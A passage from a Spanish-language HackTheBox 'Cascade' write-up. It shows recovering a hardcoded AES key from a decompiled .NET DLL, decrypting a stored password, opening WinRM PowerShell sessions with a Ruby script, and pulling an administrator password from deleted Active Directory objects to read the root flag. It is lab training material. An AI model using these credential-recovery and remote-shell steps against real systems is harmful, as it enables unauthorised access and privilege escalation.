public const string DefaultIV = "1tdyjCbY1Ix49842";
public const int KeySize = 128;


public static string EncryptString(string Plaintext, string Key)
{
    byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
    Aes aes = Aes.Create();
    aes.BlockSize = 128;
    aes.KeySize = 128;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Key = Encoding.UTF8.GetBytes(Key);
    aes.Mode = CipherMode.CBC;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write))
        {
            cryptoStream.Write(bytes, 0, bytes.Length);
            cryptoStream.FlushFinalBlock();
        }
        return Convert.ToBase64String(memoryStream.ToArray());
    }
}
```

Ilustración 31: Clave de cifrado dentro de CascCrypto.dll.

En este punto, aún no era posible descifrar la contraseña que se tenía en el fichero Audit.db, porque era necesario conocer la contraseña que se envía por parámetro al método “DecryptString” que se encontraba en el fichero CascCrypto.dll, así que se investigó el contenido del ejecutable CascAudit.exe.

Se identificó una llamada al método “DecryptString” donde se le pasaba por parámetro la contraseña “c4scadek3y654321”.






```
31 using (SQLiteConnection connection = new SQLiteConnection("Data Source=" + MyProject.Application.Com
32 {
33     string empty1 = string.Empty;
34     string str = string.Empty;
35     string empty2 = string.Empty;
36     try
37     {
38         connection.Open();
39         using (SQLiteCommand sqlLiteCommand = new SQLiteCommand("SELECT * FROM LDAP", connection))
40         {
41             using (SQLiteDataReader sqlLiteDataReader = sqlLiteCommand.ExecuteReader())
42             {
43                 sqlLiteDataReader.Read();
44                 empty1 = Conversions.ToString(sqlLiteDataReader["Uname"]);
45                 empty2 = Conversions.ToString(sqlLiteDataReader["Domain"]);
46                 string EncryptedString = Conversions.ToString(sqlLiteDataReader["Pwd"]);
47                 try
48                 {
49                     str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
50                 }
51                 catch (Exception ex)
52                 {
53                     ProjectData.SetProjectError(ex);
54                     Console.WriteLine("Error decrypting password: " + ex.Message);
55                     ProjectData.ClearProjectError();
56                     return;
57                 }
58             }
59         }
60     }
61 }
```

Ilustración 32: Contenido de CascAudit.exe.

Otro descompilador, quizás más cómodo que *dotPeek* dado que no requiere instalación es *dnSpy*:

- <https://github.com/0xd4d/dnSpy>

Se introdujeron todos los datos obtenidos en <https://www.devglan.com/online-tools/aes-encryption-decryption> y se obtuvo la contraseña.



Enter text to be Decrypted

BQO5I5Kj9MdErXx6Q6AGOW==

Input Text Format: ☒ Base64 ☐ Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

ItdyjCbYlIx49842

Key Size in Bits

128

Enter Secret Key

c4scadek3y654321

Ilustración 33: Desifrando la contraseña.




Ilustración 34: Contraseña obtenida.

Con la contraseña obtenida se abrió una sesión de PowerShell con el usuario *ArkSvc* mediante WinRM.

```
~/HackTheBox/Machines/Cascade > cat winrm.rb

File: winrm.rb
1  require 'winrm'
2
3  conn = WinRM::Connection.new(
4    endpoint: 'http://10.10.10.182:5985/wsman',
5    user: 'ArkSvc',
6    password: 'w3lc0meFr31nd',
7  )
8
9  command=""
10
11 conn.shell(:powershell) do |shell|
12   until command == "exit\n" do
13     print "PS > "
14     command = gets
15     output = shell.run(command) do |stdout, stderr|
16       STDOUT.print stdout
17       STDERR.print stderr
18     end
19   end
20   puts "Exiting with code #{output.exitcode}"
21 end

~/HackTheBox/Machines/Cascade > ruby winrm.rb

PS > whoami
cascade\arksvc
PS > 
```

Ilustración 35: Usuario ArkSvc.

Realizando los mismos pasos que con el usuario *s.smith*, se observó que el usuario *ArkSvc* pertenecía al grupo “AD Recycle Bin”.

```
PS > whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                SID
-----
Everyone                                     Well-known group    S-1-1-0
BUILTIN\Users                               Alias                S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access   Alias                S-1-5-32-554
NT AUTHORITY\NETWORK                         Well-known group    S-1-5-2
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11
NT AUTHORITY\This Organization                Well-known group    S-1-5-15
CASCADE\Data Share Group                     Alias                S-1-5-21-3332504370-1206983947-1165150453-1138
CASCADE\IT Group                             Alias                S-1-5-21-3332504370-1206983947-1165150453-1113
CASCADE\AD Recycle Bin Group                 Alias                S-1-5-21-3332504370-1206983947-1165150453-1119
CASCADE\Remote Management Users Group        Alias                S-1-5-21-3332504370-1206983947-1165150453-1126
NT AUTHORITY\NTLM Authentication              Well-known group    S-1-5-64-10
```

*Ilustración 36: whoami /groups del usuario ArkSvc.*

Pertenecer a dicho grupo permite leer los objetos del directorio activo que han sido borrados, en los cuales se puede encontrar información valiosa, tal y como se indica en:

- <https://book.hacktricks.xyz/windows/active-directory-methodology/privileged-accounts-and-token-privileges>

Se ejecutó un comando de PowerShell que permitía leer los objetos borrados y se consiguió la contraseña del administrador codificada en base64.

```
PS > Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *

CanonicalName      : cascade.local/Deleted Objects
CN                 : Deleted Objects
Created            : 1/9/2020 3:31:39 PM
createTimeStamp    : 1/9/2020 3:31:39 PM
Deleted            : True
Description        : Default container for deleted objects
DisplayName        :
DistinguishedName  : CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData : {1/1/1601 12:00:00 AM}
instanceType       : 4
isCriticalSystemObject : True
isDeleted          : True
LastKnownParent    :
Modified           : 1/13/2020 1:21:17 AM
modifyTimeStamp    : 1/13/2020 1:21:17 AM
Name               : Deleted Objects
ObjectCategory     : CN=Container,CN=Schema,CN=Configuration,DC=cascade,DC=local
```

*Ilustración 37: Obteniendo objetos borrados del AD.*

```
accountExpires      : 9223372036854775807
badPasswordTime     : 0
badPwdCount         : 0
CanonicalName       : cascade.local/Deleted Objects/TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd    : YmFDVDNyMWFOMDBkbGVz
CN                  : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage            : 0
countryCode         : 0
Created             : 1/27/2020 3:23:08 AM
createTimeStamp     : 1/27/2020 3:23:08 AM
```

*Ilustración 38: Contraseña en base64 del administrador del sistema.*

```
^ > ~/\HackTheBox/Machines/Cascade > echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles%
```

*Ilustración 39: Decodificando la contraseña en base64.*

```

  > ~/HackTheBox/Machines/Cascade > ✓ > took 9s cat winrm.rb
File: winrm.rb
1  require 'winrm'
2
3  conn = WinRM::Connection.new(
4    endpoint: 'http://10.10.10.182:5985/wsman',
5    user: 'Administrator',
6    password: 'baCT3r1aN00dles',
7  )
8
9  command=""
10
11 conn.shell(:powershell) do |shell|
12   until command == "exit\n" do
13     print "PS > "
14     command = gets
15     output = shell.run(command) do |stdout, stderr|
16       STDOUT.print stdout
17       STDERR.print stderr
18     end
19   end
20   puts "Exiting with code #{output.exitcode}"
21 end

  > ~/HackTheBox/Machines/Cascade > ✓ ruby winrm.rb
PS > whoami
cascade\administrator
PS > cat ..\Desktop\root.txt
41754507e2c5e80dd2f36b7521fe4aa1
PS > 
```

*Ilustración 40: Sesión de PowerShell como administrador del sistema.*

Como conclusión se podría decir que ha sido una máquina muy completa, donde se han aprendido diferentes herramientas y técnicas, la mejor parte sin duda ha sido el proceso de la escalada de privilegios.